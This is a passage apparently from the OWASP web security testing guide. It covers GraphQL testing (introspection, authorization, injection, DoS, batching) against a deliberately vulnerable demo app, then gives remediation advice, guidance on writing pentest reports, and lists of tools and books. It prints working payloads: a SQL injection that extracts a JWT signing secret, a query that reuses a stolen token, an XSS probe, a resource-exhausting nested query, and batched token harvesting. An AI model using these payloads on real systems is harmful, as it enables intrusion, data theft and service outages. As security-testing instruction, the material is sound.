The most straightforward way is to send an HTTP request (using a personal proxy) with the following payload, taken from an article on Medium:

```
query IntrospectionQuery {
  __schema {
    queryType {
      name
    }
    mutationType {
      name
    }
    subscriptionType {
      name
    }
    types {
      ...FullType
```

```
      }
      directives {
        name
        description
        locations
        args {
          ...InputValue
        }
      }
    }
  }
  fragment FullType on __Type {
    kind
    name
    description
    fields(includeDeprecated: true) {
      name
      description
      args {
        ...InputValue
      }
      type {
        ...TypeRef
      }
      isDeprecated
      deprecationReason
    }
    inputFields {
      ...InputValue
    }
    interfaces {
      ...TypeRef
    }
    enumValues(includeDeprecated: true) {
      name
      description
      isDeprecated
      deprecationReason
    }
    possibleTypes {
      ...TypeRef
    }
  }
  fragment InputValue on __InputValue {
    name
    description
    type {
      ...TypeRef
    }
    defaultValue
  }
  fragment TypeRef on __Type {
    kind
    name
    ofType {
      kind
      name
      ofType {
        kind
        name
        ofType {
          kind
          name
          ofType {
            kind
            name
            ofType {
              kind
              name
              ofType {
```

```
                kind
                name
                ofType {
                  kind
                  name
                }
              }
            }
          }
        }
      }
    }
  }
```

The result will usually be very long (and hence has been shortened here), and it will contain the entire schema of the GraphQL deployment.

Response:

```
{
  "data": {
    "__schema": {
      "queryType": {
        "name": "Query"
      },
      "mutationType": {
        "name": "Mutation"
      },
      "subscriptionType": {
        "name": "Subscription"
      },
      "types": [
        {
          "kind": "ENUM",
          "name": "__TypeKind",
          "description": "An enum describing what kind of type a given __Type is",
          "fields": null,
          "inputFields": null,
          "interfaces": null,
          "enumValues": [
            {
              "name": "SCALAR",
              "description": "Indicates this type is a scalar.",
              "isDeprecated": false,
              "deprecationReason": null
            },
            {
              "name": "OBJECT",
              "description": "Indicates this type is an object. `fields` and `interfaces` are valid
fields.",
              "isDeprecated": false,
              "deprecationReason": null
            },
            {
              "name": "INTERFACE",
              "description": "Indicates this type is an interface. `fields` and `possibleTypes` are
valid fields.",
              "isDeprecated": false,
              "deprecationReason": null
            },
            {
              "name": "UNION",
              "description": "Indicates this type is a union. `possibleTypes` is a valid field.",
              "isDeprecated": false,
              "deprecationReason": null
            },
          ],
```

```
            "possibleTypes": null
          }
        ]
      }
    }
  }
```

A tool such as GraphQL Voyager can be used to get a better understanding of the GraphQL endpoint:




Figure 12.1-1: GraphQL Voyager

This tool creates an Entity Relationship Diagram (ERD) representation of the GraphQL schema, allowing you to get a better look into the moving parts of the system you're testing. Extracting information from the drawing allows you to see you can query the Dog table for example. It also shows which properties a Dog has:

- ID
- name
- veterinary (ID)

There is one downside to using this method: GraphQL Voyager does not display everything that can be done with GraphQL. For example, the mutations available are not listed in the drawing above. A better strategy would be to use both Voyager and one of the methods listed below.

Using GraphiQL

GraphiQL is a web-based IDE for GraphQL. It is part of the GraphQL project, and it is mainly used for debugging or development purposes. The best practice is to not allow users to access it on production deployments. If you are testing a staging environment, you might have access to it and can thus save some time when working with introspection queries (although you can, of course, use introspection in the GraphiQL interface).

GraphiQL has a documentation section, which uses the data from the schema in order to create a document of the GraphQL instance that is being used. This document contains the data types, mutations, and basically every piece of information that can be extracted using introspection.

Using GraphQL Playground

GraphQL Playground is a GraphQL client. It can be used to test different queries, as well as divide GraphQL IDEs into different playgrounds, and group them by theme or by assigning a name to them. Much like GraphiQL, Playground can create documentation for you without the need for manually sending introspection queries and processing the response(s). It has another great advantage: It doesn't need the GraphiQL interface to be available. You can direct the tool to the GraphQL node via a URL, or use it locally with a data file. GraphQL Playground can be used to test for vulnerabilities directly, so you don't need to use a personal proxy to send HTTP requests. This means you can use this tool for simple interaction with and assessment of GraphQL. For other more advanced payloads, use a personal proxy.

Note that in some cases, you will need to set the HTTP headers at the bottom, to include session ID or other mechanism of authentication. This still allows creating multiple "IDEs" with different permissions to verify if there are in

fact authorization issues.




Figure 12.1-2: GraphQL Playground High Level API Docs




Figure 12.1-3: GraphQL Playground API Schema

You can even download the schemas to use in Voyager.

Introspection Conclusion

Introspection is a useful tool that allows users to gain more information about the GraphQL deployment. However, this will also allow malicious users to gain access to the same information. The best practice is to limit access to the introspection queries, since some tools or requests might fail if this feature is disabled altogether. As GraphQL usually bridges to the back end APIs of the system, it's better to enforce strict access control.

Authorization

Introspection is the first place to look for authorization problems. As noted, access to introspection should be restricted as it allows for data extraction and data gathering. Once a tester has access to the schema and knowledge of the sensitive information there is to extract, they should then send queries that will not be blocked due to insufficient privileges. GraphQL does not enforce permissions by default, and so it is up to the application to perform authorization enforcement.

In the earlier examples, the output of the introspection query shows there is a query called `auth`. This seems like a good place to extract sensitive information such as API tokens, passwords, etc.




Figure 12.1-4: GraphQL Auth Query API

Testing the authorization implementation varies from deployment to deployment since each schema will have different sensitive information, and hence, different targets to focus on.

In this vulnerable example, every user (even unauthenticated) can gain access to the auth tokens of every veterinarian listed in the database. These tokens can be used to perform additional actions the schema allows, such as associating or disassociating a dog from any specified veterinarian using mutations, even if there is no matching auth token for the veterinarian in the request.

Here is an example in which the tester uses an extracted token they do not own to perform an action as the veterinarian "Benoit":

```
query brokenAccessControl {

myInfo(accessToken:"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJhdWQiOiJwb2MiLCJzdWIiOiJKdWxpZW4iLCJpc3M
iOiJBdXRoU3lzdGVtIiwiZXhwIjoxNjAzMjkxMDE2fQ.r3r0hRX_t7YLiZ2c2NronQ0eJp8fSs-sOUpLyK844ew",
veterinaryId: 2){
    id, name, dogs {
      name
    }
  }
}
```

And the response:

```
{
  "data": {
    "myInfo": {
```

```
        "id": 2,
        "name": "Benoit",
        "dogs": [
          {
            "name": "Babou"
          },
          {
            "name": "Baboune"
          },
          {
            "name": "Babylon"
          },
          {
            "name": "..."
          }
        ]
      }
    }
  }
```

All of the Dogs in the list belong to Benoit, and not to the auth token owner. It's possible to perform this type of action when proper authorization enforcement is not implemented.

Injection

GraphQL is the implementation of the API layer of an application, and as such, it usually forwards the requests to a back end API or the database directly. This allows you to utilize any underlying vulnerability such as SQL injection, command injection, cross-site scripting, etc. Using GraphQL just changes the entry point of the malicious payload.

You can refer to other scenarios within the OWASP testing guide to get some ideas.

GraphQL also has scalars, which are usually used for custom data types that do not have native data types, such as DateTime. These types of data do not have out-of-the-box validation, making them good candidates for testing.

SQL Injection

The example application is vulnerable by design in the query `dogs(namePrefix: String, limit: Int = 500): [Dog!]` since the parameter `namePrefix` is concatenated in the SQL query. Concatenating user input is a common malpractice of applications that can expose them to SQL injection.

The following query extracts information from the `CONFIG` table within the database:

```
query sqli {
  dogs(namePrefix: "ab%' UNION ALL SELECT 50 AS ID, C.CFGVALUE AS NAME, NULL AS VETERINARY_ID FROM
CONFIG C LIMIT ? -- ", limit: 1000) {
    id
    name
  }
}
```

The response to this query is:

```
{
  "data": {
    "dogs": [
      {
        "id": 1,
        "name": "Abi"
      },
      {
        "id": 2,
        "name": "Abime"
```

```
      },
      {
        "id": 3,
        "name": "..."
      },
      {
        "id": 50,
        "name": "$Nf!S?(.}DtV2~:Txw6:?;D!M+Z34^"
      }
    ]
  }
}
```

The query contains the secret that signs JWTs in the example application, which is very sensitive information.

In order to know what to look for in any particular application, it will be helpful to collect information about how the application is built and how the database tables are organized. You can also use tools like `sqlmap` to look for injection paths and even automate the extraction of data from the database.

Cross-Site Scripting (XSS)

Cross-site scripting occurs when an attacker injects executable code that is subsequently run by the browser. Learn about tests for XSS in the Input Validation chapter. You may test for reflected XSS using a payload from Testing for Reflected Cross Site Scripting.

In this example, errors might reflect the input and could cause XSS to occur.

Payload:

```
query xss  {
  myInfo(veterinaryId:"<script>alert('1')</script>" ,accessToken:"<script>alert('1')</script>") {
    id
    name
  }
}
```

Response:

```
{
  "data": null,
  "errors": [
    {
      "message": "Validation error of type WrongType: argument 'veterinaryId' with value
'StringValue{value='<script>alert('1')</script>'}' is not a valid 'Int' @ 'myInfo'",
      "locations": [
        {
          "line": 2,
          "column": 10,
          "sourceName": null
        }
      ],
      "description": "argument 'veterinaryId' with value 'StringValue{value='<script>alert('1')
</script>'}' is not a valid 'Int'",
      "validationErrorType": "WrongType",
      "queryPath": [
        "myInfo"
      ],
      "errorType": "ValidationError",
      "extensions": null,
      "path": null
    }
```

```
  ]
}
```

Denial of Service (DoS) Queries

GraphQL exposes a very simple interface to allow developers to use nested queries and nested objects. This ability can also be used in a malicious way, by calling a deep nested query similar to a recursive function and causing a denial of service by using up CPU, memory, or other compute resources.

Looking back at *Figure 12.1-1*, you can see that it is possible to create a loop where a Dog object contains a Veterinary object. There could be an endless amount of nested objects.

This allows for a deep query which has the potential to overload the application:

```
query dos {
  allDogs(onlyFree: false, limit: 1000000) {
    id
    name
    veterinary {
      id
      name
      dogs {
        id
        name
        veterinary {
          id
          name
          dogs {
            id
            name
            veterinary {
              id
              name
              dogs {
                id
                name
                veterinary {
                  id
                  name
                  dogs {
                    id
                    name
                    veterinary {
                      id
                      name
                      dogs {
                        id
                        name
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
```

There are multiple security measures that can be implemented to prevent these types of queries, listed in the Remediation section. Abusive queries can cause issues like DoS for GraphQL deployments and should be included in testing.

Batching Attacks

GraphQL supports batching of multiple queries into a single request. This allows users to request multiple objects or multiple instances of objects efficiently. However, an attacker can utilize this functionality in order to perform a batching attack. Sending more than a single query in one request looks like the following:

```
[
  {
    query: < query 0 >,
    variables: < variables for query 0 >,
  },
  {
    query: < query 1 >,
    variables: < variables for query 1 >,
  },
  {
    query: < query n >
    variables: < variables for query n >,
  }
]
```

In the example application, a single request can be sent in order to extract all of the veterinary names using the guessable ID (it's an increasing integer). An attacker can then utilize the names in order to get access tokens. Instead of doing so in many requests, which might be blocked by a network security measure like a web application firewall or a rate limiter like Nginx, these requests may be batched. This means there would only be a couple of requests, which may allow for efficient brute forcing without being detected. Here is an example query:

```
query {
  Veterinary(id: "1") {
    name
  }
  second:Veterinary(id: "2") {
    name
  }
  third:Veterinary(id: "3") {
    name
  }
}
```

This will provide the attacker with the names of the veterinaries and, as shown before, the names can be used to batch multiple queries requesting the auth tokens of those veterinaries. For example:

```
query {
  auth(veterinaryName: "Julien")
  second: auth(veterinaryName:"Benoit")
}
```

Batching attacks can be used to bypass many security measures enforced on websites. It can also be used to enumerate objects and attempt to brute force multi-factor authentication or other sensitive information.

Detailed Error Message

GraphQL can encounter unexpected errors during runtime. When such an error occurs, the server may send an error response that may reveal internal error details or application configurations or data. This allows a malicious user to acquire more information about the application. As part of testing, error messages should be checked by sending unexpected data, a process known as fuzzing. The responses should be searched for potentially sensitive information that may be revealed using this technique.

Exposure of Underlying API

GraphQL is a relatively new technology, and some applications are transitioning from old APIs to GraphQL. In many cases, GraphQL is deployed as a standard API which translates requests (sent using GraphQL syntax) to an underlying API, as well as the responses. If requests to the underlying API are not properly checked for authorization, it could lead to a possible escalation of privileges.

For example, a request containing the parameter `id=1/delete` might be interpreted as `/api/users/1/delete`. This could extend to the manipulation of other resources belonging to `user=1`. It is also possible that the request is interpreted to have the authorization given to the GraphQL node, instead of the true requester.

A tester should try and gain access to underlying API methods as it may be possible to escalate privileges.

Remediation

- Restrict access to introspection queries.
- Implement input validation.
  - GraphQL does not have a native way to validate input, however, there is an open source project called "graphql-constraint-directive" which allows for input validation as part of the schema definition.
  - Input validation alone is helpful, but it is not a complete solution and additional measures should be taken to mitigate injection attacks.
- Implement security measures to prevent abusive queries.
  - Timeouts: restrict the amount of time that a query is permitted to run.
  - Maximum query depth: limit the depth of allowed queries, which may prevent queries that are too deep from abusing resources.
  - Set maximum query complexity: limit the complexity of queries to mitigate the abuse of GraphQL resources.
  - Use server-time-based throttling: limit the amount of server time a user can consume.
  - Use query-complexity-based throttling: limit the total complexity of queries a user can consume.
- Send generic error messages: use generic error messages that do not reveal details of the deployment.
- Mitigate batching attacks:
  - Add object request rate limiting in code.
  - Prevent batching for sensitive objects.
  - Limit the number of queries that can run at one time.

For more on remediating GraphQL weaknesses, refer to the GraphQL Cheat Sheet.

Tools

- GraphQL Playground
- GraphQL Voyager
- sqlmap
- InQL (Burp Extension)
- GraphQL Raider (Burp Extension)
- GraphQL (Add-on for OWASP ZAP)

References

- poc-graphql
- GraphQL Official Site
- Howtographql - Security
- GraphQL Constraint Directive
- Client-side Testing (XSS and other vulnerabilities)
- 5 Common GraphQL Security Vulnerabilities
- GraphQL common vulnerabilities and how to exploit them

- GraphQL CS

Reporting

Performing the technical side of the assessment is only half of the overall assessment process. The final product is the production of a well written and informative report. A report should be easy to understand and should highlight all the risks found during the assessment phase. The report should appeal to both executive management and technical staff.

About this Section

This guide provides only suggestions about one possible approach to reporting, and should not be treated as as strict rules that must be followed. When considering any of the recommendations below, always ask yourself whether the recommendation would improve your report.

This guide to reporting is a best fit for consultancy-based reports. It may be overkill for internal or bug bounty reports.

Regardless of the audience, it's advisable to secure the report and encrypt it to ensure that only the receiving party is able to use it.

A good report helps your client understand your findings and highlights the quality of your technical testing. The quality of the technical testing is completely irrelevant if the client can't understand your findings.

1. Introduction

1.1 Version Control

Sets report changes, mostly presented in a table format such as the below.

Version	Description	Date	Author
1.0	Initial report	DD/MM/YYYY	J. Doe

1.2 Table of Contents

A table of contents page for the document.

1.3 The Team

A list of the team members detailing their expertise and qualifications.

1.4 Scope

The boundaries and the needs of the engagement agreed upon with the organization.

1.5 Limitations

Limitations can be:

- Out-of-bounds areas in relation to testing.
- Broken functionality.
- Lack of cooperation.
- Lack of time.
- Lack of access or credentials.

1.6 Timeline

The duration of the engagement.

1.7 Disclaimer

You may wish to provide a disclaimer for your service. Always consult a legal professional in order to create a legally-binding document.

The following example is for illustrative purposes only. It should not be used as-is and does not constitute legal advice.

This test is a "point in time" assessment and as such the environment could have changed since the test was run. There is no guarantee that all possible security issues have been identified, and that new vulnerabilities may have been discovered since the tests were run. As such, this report serves as a guiding document and not a warranty that the report provides a full representation of the risks threatening the systems at hand.

2. Executive Summary

This is like the elevator pitch of the report, it aims at providing executives with:

- The objective of the test.
  - Describe the business need behind the security test.
  - Describe how the tests helped the organization understand their systems.
- Key findings in a business context, such as possible compliance issues, reputation damage, etc. Focus on the business impact and leave out technical details for now.
- The strategic recommendations on how the business can stop the issues from happening again. Describe these in a non-technical context and leave specific technical recommendations out for now.

The summary should be constructive and meaningful. Avoid jargon and negative speculation. If figures, graphs, or illustrations are used, ensure they help deliver a message in a clearer way than text would.

3. Findings

This section is aimed at the technical team. It should include all the necessary information to understand the vulnerability, replicate it, and resolve it. Logical separation can help improve the readability of the report. For example, you might have separate sections titled "External Access" and "Internal Access".

If this is a re-test, you might create a subsection that summarizes findings of the previous test, the updated status of previously identified vulnerabilities, and any cross-references with the current test.

3.1 Findings Summary

A list of the findings with their risk level. A table can be used for ease of use by both teams.

Ref. ID	Title	Risk Level
1	User Authentication Bypass	High

3.2 Findings Details

Each finding should be detailed with the following information:

- Reference ID, which can be used for communication between parties and for cross-references across the report.
- The vulnerability title, such as "User Authentication Bypass".
- The likelihood or exploitability of the issue, based on various factors such as:
  - How easy it is to exploit.
  - Whether there is working exploit code for it.
  - The level of access required.
  - Attacker motivation to exploit it.
- The impact of the vulnerability on the system.
- Risk of the vulnerability on the application.
  - Some suggested values are: Informational, Low, Medium, High, and Critical. Ensure that you detail the values you decide to use in an appendix. This allows the reader to understand how each score is determined.

    - On certain engagements it is required to have a CVSS score. If not required, sometimes it is good to have, and other times it just adds complexity to the report.
- Detailed description of what the vulnerability is, how to exploit it, and the damage that may result from its exploitation. Any possibly-sensitive data should be masked, for example, passwords, personal information, or credit card details.
- Detailed steps on how to remediate the vulnerability, possible improvements that could help strengthen the security posture, and missing security practices.
- Additional resources that could help the reader to understand the vulnerability, such as an image, a video, a CVE, an external guide, etc.

Format this section in a way that best delivers your message.

Always ensure that your descriptions provide enough information for the engineer reading this report to take action based on it. Explain the finding thoroughly and provide as much technical detail as might be necessary to remedy it.

Appendices

Multiple appendices can be added, such as:

- Test methodology used.
- Severity and risk rating explanations.
- Relevant output from tools used.
    - Make sure to clean the output and not just dump it.
- A checklist of all the tests conducted, such as the WSTG checklist. These can be provided as attachments to the report.

References

This section is not part of the suggested report format. The below links provide more guidance to writing your reports.

- SANS: Tips for Creating a Strong Cybersecurity Assessment Report
- SANS: Writing a Penetration Testing Report
- Infosec Institute: The Art of Writing Penetration Test Reports
- Dummies: How to Structure a Pen Test Report
- Rhino Security Labs: Four Things Every Penetration Test Report Should Have

Appendix

Appendix A. Testing Tools Resource

Appendix B. Suggested Reading

Appendix C. Fuzz Vectors

Appendix D. Encoded Injection

Appendix E. History

Appendix F. Leveraging Dev Tools

Testing Tools Resource

General Web Testing

- OWASP ZAP
  - The Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing.
  - ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.
- Burp Proxy
  - Burp Proxy is an intercepting proxy server for security testing of web applications it allows Intercepting and modifying all HTTP(S) traffic passing in both directions, it can work with custom SSL certificates and non-proxy-aware clients.
- Firefox HTTP Header Live
  - View HTTP headers of a page and while browsing.
- Firefox Tamper Data
  - Use tamperdata to view and modify HTTP/HTTPS headers and post parameters
- Firefox Web Developer
  - The Web Developer extension adds various web developer tools to the browser.
- w3af
  - w3af is a Web Application Attack and Audit Framework. The project's goal is finding and exploiting web application vulnerabilities.
- Chrome Web Developer
  - The Web Developer extension adds a toolbar button to the browser with various web developer tools. This is the official port of the Web Developer extension for Chrome.
- HTTP Request Maker
  - Request Maker is a tool for penetration testing. With it you can easily capture requests made by web pages, tamper with the URL, headers and POST data and, of course, make new requests
- Cookie Editor
  - Edit This Cookie is a cookie manager. You can add, delete, edit, search, protect and block cookies
- Session Manager
  - With Session Manager you can quickly save your current browser state and reload it whenever necessary. You can manage multiple sessions, rename or remove them from the session library. Each session remembers the state of the browser at its creation time, i.e the opened tabs and windows.

Testing for Specific Vulnerabilities

Testing for JavaScript Security, DOM XSS

- BlueClosure BC Detect

Testing for SQL Injection

- Bernardo Damele A. G.: sqlmap, automatic SQL injection tool

Testing Oracle

- Toad for Oracle

Testing SSL

- O-Saft
- sslyze
- TestSSLServer

- SSLScan
- SSLScan windows
- SSLLabs

Testing for Brute Force Attacks

Password Crackers

- John the Ripper
- HashCat

Remote Brute Force

- Patator
- THC Hydra

Testing Buffer Overflow

- OllyDbg
  - “A windows based debugger used for analyzing buffer overflow vulnerabilities”
- Spike
  - A fuzzer framework that can be used to explore vulnerabilities and perform length testing
- Brute Force Binary Tester (BFB)
  - A proactive binary checker
- Metasploit
  - A rapid exploit development and Testing frame work

Fuzzer

- Wfuzz

Googling

- Bishop Fox’s Google Hacking Diggity Project
- Google Hacking database

Slow HTTP

- Slowloris
- slowhttptest

Commercial Black-Box Testing Tools

- NGS Typhon
- HCL AppScan
- Burp Intruder
- Acunetix Web Vulnerability Scanner
- MaxPatrol Security Scanner
- Parasoft SOAtest (more QA-type tool)
- N-Stalker Web Application Security Scanner
- SoapUI (Web Service security testing)
- Netsparker
- SAINT
- QualysGuard WAS
- IndusFace WAS
- Fortify WebInspect

Linux Distrubtions

- Kali

- Parrot
- Samurai
- Santoku
- BlackArch
- PenToo

Source Code Analyzers

Open Source / Freeware

- Spotbugs
- Find Security Bugs
- FlawFinder
- phpcs-security-audit
- PMD
- Microsoft's FxCop
- SonarQube
- W3af

Commercial

- Checkmarx CxSuite
- GrammaTech
- ITS4
- ParaSoft
- Virtual Forge CodeProfiler for ABAP
- Veracode
- Peach Fuzzer
- Burp Suite
- Fortify SCA

Acceptance Testing Tools

Acceptance testing tools are used to validate the functionality of web applications. Some follow a scripted approach and typically make use of a Unit Testing framework to construct test suites and test cases. Most, if not all, can be adapted to perform security specific tests in addition to functional tests.

- BDD Security

Open Source Tools

- HtmlUnit
  - A Java and JUnit based framework that uses the Apache HttpClient as the transport.
  - Very robust and configurable and is used as the engine for a number of other testing tools.
- Selenium
  - JavaScript based testing framework, cross-platform and provides a GUI for creating tests.

Other Tools

Binary Analysis

- Veracode

Site Mirroring

- wget
- Wget for windows

- curl

Suggested Reading

Whitepapers

- The Economic Impacts of Inadequate Infrastructure for Software Testing
- Improving Web Application Security: Threats and Countermeasures
- NIST Publications
- Software Assurance: An Overview of Current Practices
- The OWASP Guide Project
- Use Cases: Just the FAQs and Answers

Books

- The Art of Software Security Testing: Identifying Software Security Flaws, by Chris Wysopal, Lucas Nelson, Dino Dai Zovi, Elfriede Dustin, published by Addison-Wesley, ISBN 0321304861 (2006)
- Building Secure Software: How to Avoid Security Problems the Right Way, by Gary McGraw and John Viega, published by Addison-Wesley Pub Co, ISBN 020172152X (2002)
- The Ethical Hack: A Framework for Business Value Penetration Testing, By James S. Tiller, Auerbach Publications, ISBN 084931609X (2005)
- Exploiting Software: How to Break Code, by Gary McGraw and Greg Hoglund, published by Addison-Wesley Pub Co, ISBN 0201786958 (2004)
- The Hacker's Handbook: The Strategy behind Breaking into and Defending Networks, By Susan Young, Dave Aitel, Auerbach Publications, ISBN: 0849308887 (2005)
- Hacking Exposed: Web Applications 3, by Joel Scambray, Vinvent Liu, Caleb Sima, published by McGraw-Hill Osborne Media, ISBN 007222438X (2010)
- The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws, 2nd Edition - [published by Dafydd Stuttard, Marcus Pinto, ISBN 9781118026472 (2011)]
- How to Break Software Security, by James Whittaker, Herbert H. Thompson, published by Addison Wesley, ISBN 0321194330 (2003)
- How to Break Software: Functional and Security Testing of Web Applications and Web Services, by Make Andrews, James A. Whittaker, published by Pearson Education Inc., ISBN 0321369440 (2006)
